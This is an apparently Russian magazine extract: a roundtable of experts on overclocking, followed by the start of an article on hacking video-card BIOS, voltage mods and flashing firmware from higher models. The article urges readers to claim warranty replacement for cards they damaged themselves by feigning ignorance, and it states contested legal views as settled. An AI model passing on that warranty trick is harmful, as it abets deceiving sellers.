**ЗАРАЗА:** Никакой «золотой середины» нет и быть не может, особенно в корпоративных системах. Очень часто, чтобы получить производительность вдвое выше, надо затратить на оборудование «больше» в три-четыре раза, но при этом снизятся затраты на обслуживание системы, на программное обеспечение. Надо просто брать калькулятор и считать деньги.

**КРИС КАСПЕРСКИ:** Быстрое дешевым не бывает, увы. Выбор «железа» при ограниченных финансах — это довольно сложный вопрос, особенно если система должна быть не только быстрой, но и надежной. Наверное, лучше не гнаться за новинками, а приобретать «морально устаревшие», возможно, даже поддержанные, но отлично работающие комплектующие.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Оптимум зависит от задач. Если я выбираю компьютер для игр, то, разумеется, я буду в первую очередь обращать внимание на видеокарту. Если мне нужны сетевые возможности, то, конечно, сначала я обращу внимание на сетевую карту. «Золотая середина» и быстрая во всех смыслах машина несовместимы. Либо ты выбираешь один-два параметра, по которым ускоряешь компьютер, либо тратишь много денег на апгрейд всех подсистем.

**НИКИТА БУРЦЕВ:** В первую очередь нужно обращать внимание на задачи, которые будут решаться на машине. В быстром «офисном» компьютере нет необходимости в сильной графике или очень быстрой памяти. Также очень сильно производительность системы зависит от ПО, которое будет стоять на машине. В частности, ОС семейства \*nix с ядром, пересобранном под конкретную архитектуру процессора, дают очень сильный прирост производительности относительно использования стандартного ядра. Различные прикладные программы тоже имеют оптимизацию под тот или иной процессор, например различного рода рендеры для 3DS Max и других подобных пакетов или кодеры-декодеры видео. Если же взять какой-то усредненный компьютер для различного рода геймеров и домашних пользователей, то советую перед покупкой обратиться на оверклокерские сайты: часто железо разгоняют безболезненно, получив за «те же» деньги железку классом выше. Хотя никакой ответственности за поломку в данном случае никто, кроме самого разгонщика, не несет :).

**TONY:** Видеокарта. Сегодня самым оптимальным выбором является GeForce 6800 GT. Если на нее денег жалко, то надо наскрести обязательно на GeForce 6600 GT. AGP или PCI-E — по барабану, если, конечно, не покупается новый компьютер (тогда надо выбирать PCI-E). Далее память. Гигабайт — минимум, это сегодня уже system requirements. На камне можно сэкономить: зачем брать Athlon 64 3800, если ты в играх не отличишь его от такого же, но с индексом 3000? А Office летать и на Pentium III будет...

**АЛЕКСАНДР ФЕДОРА:** Все должно быть в меру: два гигабайта оперативки не сильно помогут при слабом процессоре, и наоборот. Нужно следить за тем, чтобы все компоненты были сбалансированы.

**XS:** РЕАЛЬНО ЛИ ДЕЙСТВИТЕЛЬНО РАЗОГНАТЬ ЕЩЕ ЧТО-ТО? МОЖЕТ БЫТЬ, ТЕХНОЛОГИИ СЕЙЧАС НАСТОЛЬКО СОВЕРШЕННЫ, ЧТО РАЗБРОС ПАРАМЕТРОВ ПРАКТИЧЕСКИ НЕ ДАЕТ ВОЗМОЖНОСТИ СДЕЛАТЬ «ШАГ В СТОРОНУ»?

**ЗАРАЗА:** Нужно хорошо представлять себе, что, меняя что-то, кроме положительного эффекта, обязательно будет и отрицательный. Например, разгоняя железо, ты снижаешь надежность системы.

**КРИС КАСПЕРСКИ:** Вполне. По маркетинговым соображениям многие производители выбрасывают на рынок старшие модели комплектующих по цене «молочных», естественно, урезая их функциональность. Часто с паяльником в руках эту блокировку удается обойти. Разброс действительно невелик, и много из него не выжмешь. Однако все решает случай. Из большой партии железа всегда можно выбрать некоторое количество экземпляров, которые гонятся как кони.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Как показывает практика, разогнать можно все. Производители всегда опережают ощущение потребности у пользователей и выпускают системы (в софте или железе), которые обладают большим запасом возможностей, до поры до времени скрытых от глаз. Я видел разогнанный автомобиль, бортовой компьютер которого был существенно оптимизирован по сравнению с заводской поставкой.

**НИКИТА БУРЦЕВ:** В принципе «да». Практически любую вещь, которая работает на той или иной частоте, можно заставить работать на большей частоте. Другой вопрос в том, будет ли извлечена польза?

**АЛЕКСАНДР ФЕДОРА:** Разогнать можно реально, и многие это делают. Только если ты неправильно сконфигурируешь софт, можно переустановить ОС заново. А если неправильно разгонять железо, он просто может выйти из строя, что и отталкивает многих от экспериментов со своим железом.

**XS:** ПРИХОДИЛОСЬ ЛИ ТЕБЕ РАЗГОНЯТЬ ЧТО-ТО САМОСТОЯТЕЛЬНО? УСПЕШНО ЛИ ЗАКОНЧИЛСЯ РАЗГОН? :

**ЗАРАЗА:** Ну... На моем домашнем компьютере частота процессорной шины поднята на 4%, так как приходится довольно часто жать музыку. Не могу сказать, что это сильно ощутимо, но и на надежность не влияет. Планирую также сделать RAID0, чтобы ускорить дисковую подсистему, — надежность для «дома» не критична.

**КРИС КАСПЕРСКИ:** Я обычно не разгоняю, а торможу, чтобы меньше грелось и надежнее работало. Разгоняю только экспериментальные машины ради интереса. Естественно, не всегда разгон проходит успешно и часто дело заканчивается искрами и дымом :).

**АЛЕКСЕЙ ЛУКАЦКИЙ:** В последнее время — нет. Но раньше, когда я был еще студентом, разумеется, разгонял процессор на своем компьютере. Даже если это и не было нужно для работы, можно было щегольнуть на какой-нибудь тусовке: «А я вчера свой проц разогнал». В те времена вызывало уважение.

**НИКИТА БУРЦЕВ:** Приходилось. Купил вот недавно новый компьютер с хорошим кулером на процессор, разогналось, в принципе, успешно, даже еще

есть куда дальше разгоняться. Частоту я потом, правда, спустил обратно. Прodelал ради эксперимента. А вообще были в моей практике и сожженные процессоры с видеокартами :).

**TONY:** Гнал процессоры, видеокарты. До сих пор работаю на 200 попугаев больше на камне Athlon XP 2700 (было 2500), разницу заметил только в Sandra. Видеокарта долго работала разогнанной (получил прирост 15% по FPS) до тех пор, пока не сдох кулер. Теперь у меня GeForce FX 5600, охлаждаемый только радиатором, и он не глючит, работает нормально, как ни странно...

**АЛЕКСАНДР ФЕДОРА:** Один раз без толку поднял немного частоту памяти, но не смог ощутить разницу. Второй раз сжег себе процессор :).

**XS:** ЕСТЬ ТАКОЕ МНЕНИЕ: ИНОГДА САМИ ПРОИЗВОДИТЕЛИ, КОТОРЫЕ РАНЬШЕ БОРОЛИСЬ С ОВЕРКЛОКЕРАМИ, ТЕПЕРЬ ПОДОГРЕВАЮТ ИНТЕРЕС ПОТРЕБИТЕЛЕЙ-ОВЕРКЛОКЕРОВ К СВОЕЙ ПРОДУКЦИИ — БЕСПЛАТНАЯ РЕКЛАМА И АЖИОТАЖ...

**ЗАРАЗА:** Вполне объяснимое явление. Изначально функции оверклокинга появились у «желтых» производителей, что делало их продукцию более привлекательной. Затем это стало неким стандартом, которому вынуждены подчиняться и «белые» производители. Сейчас возможности (очень куцые) оверклокинга есть даже в intel'овских материнских платах, ориентированных на домашний рынок.

**КРИС КАСПЕРСКИ:** Так это не те производители. Производителям процессоров/чипсетов разгон невыгоден, они борются всеми силами, а вот производители материнских плат с готовностью предоставляют рычаги для «разгона», увеличивая объемы продаж.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Разумеется, если что-то увеличивает спрос на продукцию и приносит дополнительный доход производителю, рано или поздно будет взято на вооружение коммерции — явно или скрыто. Это законы бизнеса.

**НИКИТА БУРЦЕВ:** А почему бы и нет? Каждый делает деньги так, как ему хочется. Хотя в случае, допустим, рынка видеокарт, есть смысл бороться с оверклокерами. Эти компании получают основные доходы за счет продаж как раз hi-end-карточек, на среднем сегменте особо не заработаешь, так как там приходится бороться с по\_name'ом из Азии.

**TONY:** Многие вендоры встраивают в свои продукты возможности по оверклокингу, вставляют в видеокарты более быструю память, чтобы можно было гнать. Так они заманивают клиентов и называют свои продукты, например, Games Edition ([www.asus.com.ru/products.aspx?11=2&12=7&13=3&model=255&modelmenu=1](http://www.asus.com.ru/products.aspx?11=2&12=7&13=3&model=255&modelmenu=1)).

**АЛЕКСАНДР ФЕДОРА:** На рынке много конкурирующих фирм, и они продают одно и то же на базе одинаковых чипов. И тот производитель, который, кроме всего того, что предоставляет его конкурент, позволяет пользователю выжать больше мегагерцов с железа, становится привлекательнее для покупателя.

**XS:** КСТАТИ, УЖЕ ЕСТЬ СТИРАЛЬНЫЕ МАШИНЫ И СВЧ-ПЕЧИ, КОТОРЫЕ УМЕЮТ ВЫХОДИТЬ В ИНТЕРНЕТ. НЕ ПОРА ЛИ ПРИДУМАТЬ ХОЛОДИЛЬНИК С МОРОЗИЛКОЙ ДЛЯ РАЗГОНЯЕМЫХ МОДУЛЕЙ :)?

**ЗАРАЗА:** Вообще-то внешние системы охлаждения — вещь не такая уж и новая. Но представляешь, какие проблемы безопасности... Утечка информации о наличии водки, DoS-атака на разморозку пельменей :).

**КРИС КАСПЕРСКИ:** А СВЧ тут причем? Холодильники уже давно придуманы. Хочешь — хлади процессор фреоном, хочешь — жидким азотом. Были бы деньги :). Если же нет денег, но есть прямые руки, какое-то подобие холодильника можно сконструировать и самостоятельно.

**НИКИТА БУРЦЕВ:** Пути человеческой фантазии неисповедимы. Думаю, где-нибудь уже стоит подобная штука, просто о ней никто не знает :).

**TONY:** Производители кулеров круто «нагреваются» на разгонщиках, продавая кучу девайсов для охлаждения по разным «технологиям». Есть спецкорпуса даже с фреоновым охлаждением :).

**АЛЕКСАНДР ФЕДОРА:** Это уже перебор. Вместо того чтобы покупать дорогие девайсы типа системника с холодильником, лучше купить железо помощнее — деньги те же, но более надежно ☺



# алхимия прошивки

## БЕСПОЩАДНОЕ ВМЕШАТЕЛЬСТВО В ВИДЕО-BIOS

ЭКСТРЕМАЛЬНЫЙ РАЗГОН ТРЕБУЕТ ЭКСТРЕМАЛЬНЫХ МЕР — НАРАЩИВАНИЯ ТАКТОВОЙ ЧАСТОТЫ, УВЕЛИЧЕНИЯ НАПРЯЖЕНИЯ, СМЕНЫ ПРОШИВКИ. НАМ НУЖЕН ТОЧНЫЙ РЕЦЕПТ, ЧТОБЫ СОЕДИНИТЬ ВСЕ РЕАГЕНТЫ ВОЕДИНО И ПОЛУЧИТЬ ЖЕЛАЕМЫЙ РЕЗУЛЬТАТ. И ЭТОТ РЕЦЕПТ НАХОДИТСЯ В НАШИХ РУКАХ! **NEZUMI**


Разгон видеокарт — это настоящий дзен! Как говорится, видеокарты доступны всем, а достигнуть нирваны удастся не каждому. Существует множество хороших утилит типа RivaTuner, которые волею Аллаха творят настоящие чудеса. Но все их настройки заключены в руках Будды, а священные свитки Его машинного кода хранятся в недрах BIOS. В лабиринтах же BIOS ориентируется только посвященный.

Еще никто не проходил этот лабиринт до конца, но кое-какие тоннели уже исследованы и даже картографированы. В этих тоннелях хранится столько сокровищ и артефактов, что буквально начинает рябить в глазах. То полигоны слетают, то появляются какие-то скверные точки в самых неожиданных местах. Спокойно, парни. Это не глюк! Нормальные глюки уже давно пойманы. Все дело в том, что дает знать о себе кривой разгон. Сейчас мы покажем, на что способен BIOS и как разогнать систему так, чтобы она не изменяла и не высаживала.


Прошивка — это не вся видеокарта, а только ее часть. Вроде

бы простая истина, но не все ловят ее сразу, с первого «взгляда». Выше железа не прыгнешь — за его пределами ничего нет, кроме сплошного зависалова и глюкодрома. Штатный BIOS реализует определенный потенциал, определить который заранее невозможно. Китайцы выжимают из железа все возможное, и дополнительный разгон валит карту как под Полтавой. Серьезные производители оставляют солидный запас прочности, который не грех поиметь и напрячь.

Подлая натура восточноамериканского менталитета ограничивает предельные значения тактовых частот и таймингов, которые можно установить только программным путем (со штатной панели управления или твикером). И это еще не все! Блокируются целые модули, опции и режимы передачи данных (дополнительные пиксельные конвейеры, адресация по побочной шине и другие возможности), физически реализованные в железе, но программно недоступные! А как насчет тех па-



«Вылет» полигонов, разноцветные точки, самопроизвольно меняющиеся цвета графических элементов и т.д.



кетов и утилит, которые проверяют идентификацию производителя, отказываясь работать с «неродной» картой, несмотря на то, что она полностью совместима со своим оригиналом?

Уже материшься? Ну и зря. Умные люди только приветствуют это. Чем больше возможностей на карте заблокировано, тем эффективнее разгон. Мы не только экономим деньги, «превращая» дешевую модель в более дорогостоящую (в частности, GeForce 6800 физически имеет шесть пиксельных конвейеров, из которых штатно доступно только пять), но и получаем глубокое моральное удовлетворение от того, что на[сensored] (перехитрили) производителя. Так что мы достигнем самого важного.

И в этот момент некоторые заинтересовались, насколько законен разгон. Формально, с точки зрения законодательства, мы можем делать все что угодно с видеокартой, приобретенной законным путем. Никто не имеет права мешать нам. Производители, естественно, не совсем соглашались и апеллируют к авторскому праву. Как будто прошивка есть его объект. Как будто бы авторское право запрещает модификацию. Ложь! Пусть читают уголовный кодекс от забора и до обеда! Идем в магазин, покупаем книжку, делаем в ней кучу пометок в стиле «дорвалось дите до карандаша», ну и что? Идти сдаваться в прокуратуру, если «модификация» на лицо? Ни один закон не запрещает модифицировать что бы то ни было, но — внимание на монитор! — дает продавцу (и производителю) права забрать все свои обязательства назад и послать нас куда-то очень далеко. Модификация BIOS'a — очень деликатное дело (это вам не траву драть!), и если сделать что-нибудь не так, видеокарте может сильно поплохеть вплоть до выхода из строя, но тут каждый решает сам — рисковать или нет. Кстати, у карты на кремнии не написано, что она умерла по вине наших экспериментов с BIOS'ом. Идем в гарантийный отдел, прикидываемся байтом, и пускай попробуют что-то доказать. Только на психику лучше не давить. Если там здорово разозлятся, докажут твою вину так, что костей не соберешь. Но это уже из области экзотики.

Так что откинем левые мысли прочь и начнем — начнем с разблокирования заблокированных возможностей.

### В ПОГОНЕ ЗА РАЗГОНОМ, ИЛИ ЧТО МОЖНО ГНАТЬ

Разгон BIOS'a держится на трех китах: тактовой частоте, таймингах и нагрузке. Довольно вздорная семейка, и примирить ее членов непросто. Неправильное сочетание параметров ведет к перекосам, глюкам и тормозам. Из карты уже дым идет, а производительность падает ниже штатной. Так что разгон — совсем не простое дело, легкая жизнь бывает только в раю. Соблюдай заповеди, слушайся производителей, и да проведет тебя инструкция прямым неизогнутым путем к... таким же лахундрам, как ты. Буддизм рая не обещает. Достигнуть nirваны может только тот, кто отречется от мира и накрепко зависнет в компьютерном храме, обложив себя технической документацией (не напрягайтесь — и будет вам дано, не ищите — и обряцете — прим. Dr.). Он включит паяльник и раскурит кальян, набитый канифолью и принтерными распечатками, которые, кстати, очень недурно дымят.

Итак, частота. То есть меандр — это такой тактирующий сигнал. Он должен тактировать графический процессор и память, а также все блоки, сопрягающие их. Меандр вырабатывается осциллятором (он же кварц), который обычно генерирует 14.318 MHz (старые видеокарты) или 27 MHz (новые). Такой величине равна базовая тактовая частота (она же эталонная/опорная). Все остальные частоты формируются путем умножения базовой частоты на множитель  $x$ , изменяемый с шагом от 0,25 до 1. Конкретное значение зависит от конструктивных особенностей отдельно взятой модели, и чем оно меньше, тем лучше.

С увеличением тактовой частоты возрастает нагрев, следовательно, необходимо позаботиться о хорошем охлаждении. Предельное зна-

*BIOS — это такой небольшой «таракан» на плате, иногда установленный в панельку, иногда намертво припаянный к ней для возможности перешивки*

## ССЫЛКИ на утилиты для прошивки

**NVIDIA BIOS EDITOR** — ОТЛИЧНЫЙ РЕДАКТОР BIOS'A ВИДЕОКАРТ ОТ NVIDIA, УМЕЕТ РЕДАКТИРОВАТЬ ОБРАЗ ПРЯМО В ТЕНЯХ, ПОДДЕРЖИВАЕТ МНОЖЕСТВО ОПЦИЙ И РАСПРОСТРАНЯЕТСЯ БЕСПЛАТНО: [WWW.NV-WORLD.RU/DOWNLOADS/RVBSETUP.EXE](http://WWW.NV-WORLD.RU/DOWNLOADS/RVBSETUP.EXE).


**NIBITOR** — ПРАВИТ BIOS В ФАЙЛЕ ОБРАЗА, ПОДДЕРЖИВАЕТ МНОЖЕСТВО ОПЦИЙ, БЕСПЛАТЕН: [WWW.MVKTECH.NET/COMPONENT/OPTION.COM\\_REMOSITORY/ITEMID/26/FUNC/SELECTFOLDER/CAT/92/PAGE/2](http://WWW.MVKTECH.NET/COMPONENT/OPTION.COM_REMOSITORY/ITEMID/26/FUNC/SELECTFOLDER/CAT/92/PAGE/2).


**VGA BIOS** — ПОЗВОЛЯЕТ ЗАГРУЖАТЬ BIOS В ОПЕРАТИВНУЮ ПАМЯТЬ И РАБОТАТЬ С НИМ ИЗ MS-DOS, ЧТО ОЧЕНЬ ПОЛЕЗНО ДЛЯ ПРОВЕРКИ РАБОТОСПОСОБНОСТИ ХАКНУТЫХ ПРОШИВОК: [WWW.NVWORLD.RU/DOWNLOADS/VGBIOS.ZIP](http://WWW.NVWORLD.RU/DOWNLOADS/VGBIOS.ZIP).

**RIVATUNER** — ЗАМЕЧАТЕЛЬНЫЙ ТВИКЕР. ПОДДЕРЖИВАЕТ ОГРОМНОЕ КОЛИЧЕСТВО РАЗЛИЧНЫХ НАСТРОЕК И ПОЗВОЛЯЕТ ДЕЛАТЬ ЧТО УГОДНО С КАРТАМИ NVIDIA И (ЧАСТИЧНО) ATI: [WWW.GURU3D.COM/RIVATUNER](http://WWW.GURU3D.COM/RIVATUNER).

чение множителя упирается в напряжение, которое необходимо увеличивать вместе с таковой частотой. Чем выше напряжение, тем быстрее происходят переходные процессы в кристалле, однако вместе с тем повышается нагрев — он растет как сумасшедший, ускоряя дегенеративные процессы в миллионы (!) раз, следовательно, кристалл может отказать в работе через несколько лет, месяцев или даже дней. Появятся глюки, избавиться от которых снижением напряжения/частоты уже не удастся! Так что тут главное — не перегнать!

Разгонный потенциал графического процессора и памяти не одинаковы, на одних картах лучше гонится процессор, на других — память (вообще-то можно и перепаять память при наличии паяльной станции или даже простого паяльника с





*Графический процессор — главная микросхема на плате: лежит себе и не знает, насколько мы разгоним ее*

же множитель одновременно (именно множитель, а не абсолютное значение частоты — учите мат. часть!).

В серии GeForce 7800 (и некоторых других моделях видеокарт) графический процессор тактируется не одной тактовой частотой, а сразу тремя! Различные блоки могут работать на различных частотах, значи-

тельно повышая свой разгонный потенциал. Обидно, что разработчики фирменных драйверов до сих пор не используют эти возможности и изменяют частоту блока растеризации (ROP) и блока пиксельных шейдеров (Shader Unit) синхронно с частотой блока геометрии, в то время как «железо» позволяет настраивать всю троицу строго индивидуально. Единственная лазейка, оставленная нам, — параметр geometric delta, который определяет превышение частоты блока геометрии по отношению к остальным блокам. Увы, воспользоваться ей на практике не удается никак. Шаг изменения тактовой частоты блока геометрии меньше шага остальных блоков, поэтому их частоты меняются скачкообразно, что для разгона очень нехорошо. Даже плохо. Но здесь мы сталкиваемся не с ограничением железа, а только с голыми драйверами. Модификация BIOS'a позволяет решить эту проблему.

Впрочем, меандр — ерунда. Опытные конструкторы знают еще со времен Z80, что логику лучше всего тактировать короткими импульсами, «отстающими» или «опережающими» процессор в зависимости от машинных циклов. Правда, сказать так намного проще, чем спаять. Вот и паяльник вам в руки.

**ВОЛЬТАЖ И ВОЛЬТМОД** Управлять напряжением намного сложнее, чем накручивать тактовую частоту. Получается не у всех. Разнообразные утилиты утверждают, что напряжение изменилось, но проверка вольтметром не обнаруживает никакого приращения. Из этих двоих кто-то нагло врет. Врет явно не вольтметр (Измерил член линейкой — 15 см, а жена говорит (по ощущениям) — 4 см. Кому верить? — прим. Dr.).

hex-редакторы показывают, что внутри BIOS'a существует специальная таблица: одна колонка — напряжение, умноженное на 100, в вольтах; вторая — идентификатор (VID), соответствующий этому напряжению. Другая таблица сопоставляет идентифи-

каторы с режимами производительности. Таким образом, «табличные вольты» внутри карты никак не используются и нужны только утилитам мониторинга. Патчить их можно, но бесполезно. (То есть почему «бесполезно»? Вот пропатчишь их до 1000 вольт и будешь хвастать друзьям, что у нас стоит карта военного образца на атомном дизель-генераторе.) Реальное напряжение определяется идентификатором. Каждому VID соответствует своя комбинация логических нуля и единицы, подаваемых на вход стабилизатора. Как раз эта комбинация и рулит. Изменить ее можно только путем редактирования BIOS'a, а точнее, той его части, которая взаимодействует со стабилизатором.

На карте существует четыре основных потребителя электричества, каждый из которых питается своим напряжением:

- VGPU — НАПРЯЖЕНИЕ ПИТАНИЯ ЯДРА;
- VDD — НАПРЯЖЕНИЕ НА ВХОДНЫХ БУФЕРАХ, ЯДРЕ ПАМЯТИ;
- VDDQ — НАПРЯЖЕНИЕ НА ВЫХОДНЫХ БУФЕРАХ ПАМЯТИ;
- VREF — ЭТАЛОННОЕ НАПРЯЖЕНИЕ ДЛЯ ВХОДНЫХ БУФЕРОВ.

Где-то в недрах BIOS'a должно быть четыре таблицы VID-> комбинация, однако не каждая карта позволяет менять все четыре напряжения программно — нам этого и не нужно. Обычно при разгоне увеличивают только напряжение питания графического ядра. Напряжение на памяти лучше не трогать, особенно если память без радиатора. Радиатор же клеится двусторонним скотчем (ищи в строительных магазинах) или термоклеем. В общем, намек поняли.

Если не удастся изменить напряжение программными средствами и стабилизатор полностью реализован в «железе», пойдём другим путем. Найдём на плате резистор, ответственный за выбор напряжения на стабилизаторе (загляни в схему микросхемы стабилизатора — ее можно найти в интернете по марке устройства), и проведем несколько линий на его корпусе обычным мягким карандашом так, чтобы они соединяли оба вывода. Варьируя количество и толщину черточек, мы можем изменять напряжение в некоторых пределах. Не очень надежно, но... А еще можно приклеить дополнительный резистор или даже повесить его на проволочную петлю. Однако это уже экстрим, причем суровый. Для тех, кто хочет заняться им, — ищите в Google по ключевым словам «вольтмод» (voltmod).

**где брать прошивку** Прошить BIOS немудрено, справится даже ламер. Сложнее — найти. Нужна не любая прошивка, а «правильная», то есть разогнанная. Начнем с фирменных сайтов — с сайтов конкурентов BIOS. В борьбе за сердце

## ПЛЮСЫ И МИНУСЫ SBA

SIDE-BAND ADDRESSING («АДРЕСАЦИЯ ПО ПОБОЧНОЙ ШИНЕ») — ЭТО РЕЖИМ ПЕРЕДАЧИ ДАННЫХ, ПРИ КОТОРОМ АДРЕС ЗАПРАШИВАЕМОГО БЛОКА ПЕРЕДАЕТСЯ ПО ДОПОЛНИТЕЛЬНОЙ 8-БИТНОЙ ШИНЕ, В ТО ВРЕМЯ КАК ПРЕДЫДУЩИЙ БЛОК ПЕРЕДАЕТСЯ ПО ОСНОВНОЙ 16-БИТНОЙ ШИНЕ, ЧТО ЗНАЧИТЕЛЬНО УВЕЛИЧИВАЕТ ПРОИЗВОДИТЕЛЬНОСТЬ (ПО ТЕСТАМ).

В РЕАЛЬНОЙ ЖИЗНИ ВЫГОДНОСТЬ SBA НЕ СТОЛЬ ОЧЕВИДНА. ПРИРОСТ ПРОИЗВОДИТЕЛЬНОСТИ В ИГРАХ ПРАКТИЧЕСКИ НЕЗАМЕТЕН, К ТОМУ ЖЕ ДОПОЛНИТЕЛЬНЫЕ ВОСЕМЬ БИТ УХУДШАЮТ ПОМЕХОУСТОЙЧИВОСТЬ АGR-ШИНЫ, ЗАТРУДНЯЯ ЕЕ РАЗГОН, И Я НЕ ГОВОРЮ УЖЕ О ТОМ, ЧТО МНОГИЕ МАТЕРИНСКИЕ ПЛАТЫ И АGR-ДРАЙВЕРЫ ПОДДЕРЖИВАЮТ SBA НАСТОЛЬКО КРИВО, ЧТО ИСПОЛЬЗОВАТЬ ЕГО ВСЕ РАВНО НЕ ПОЛУЧАЕТСЯ. ТОГДА КАКОЙ СМЫСЛ ЗАНИМАТЬСЯ РАЗБЛОКИРОВАНИЕМ?

бритвенным лезвием, но это уже экстрим). Высшая производительность достигается лишь при определенных соотношениях частоты процессора и памяти. Обычно это кратная частота, то есть при ней частоты памяти/процессора соотносятся как целые числа, например 1:2, но здесь нужно сказать об исключениях. Как правило, производитель находит «золотую середину» — от нее мы и можем «плясать», увеличивая обе частоты на один и тот

клиента они частенько хакают оригинальные прошивки, выжимая из железа все, что возможно. Например, внутрь nVIDIA GeForce FX5900 можно засунуть прошивку от ASUS 5900SE, в которой отсутствует разделение частот в 2D/3D и сильно досаждающий всем оверклокерам «автотормоз».

Неплохой результат дает использование прошивки от более «крутой» модели того же самого производителя. Например: ATI Radeon 9800Pro->ATI Radeon 9800XT или nVIDIA 5900-> 5950Ultra (естественно, карты должны быть совместимы между собой на «железном» уровне).

Многие драйверы, прошивки и некоторый «фирменный» софт перед установкой проверяют версию карты, чтобы исключить использование «чужого» железа. Существует три уровня проверок:

**1 SUBVENDOR/SUBSYSTEM ID (ИДЕНТИФИКАТОР ВЕНДОРА), ПРОШИТЫЙ ВНУТРИ BIOS И ЛЕГКО ИСПРАВЛЯЕМЫЙ НЕХ-РЕДАКТОРОМ ИЛИ ТВИКЕРОМ ТИПА RIVATUNER;**

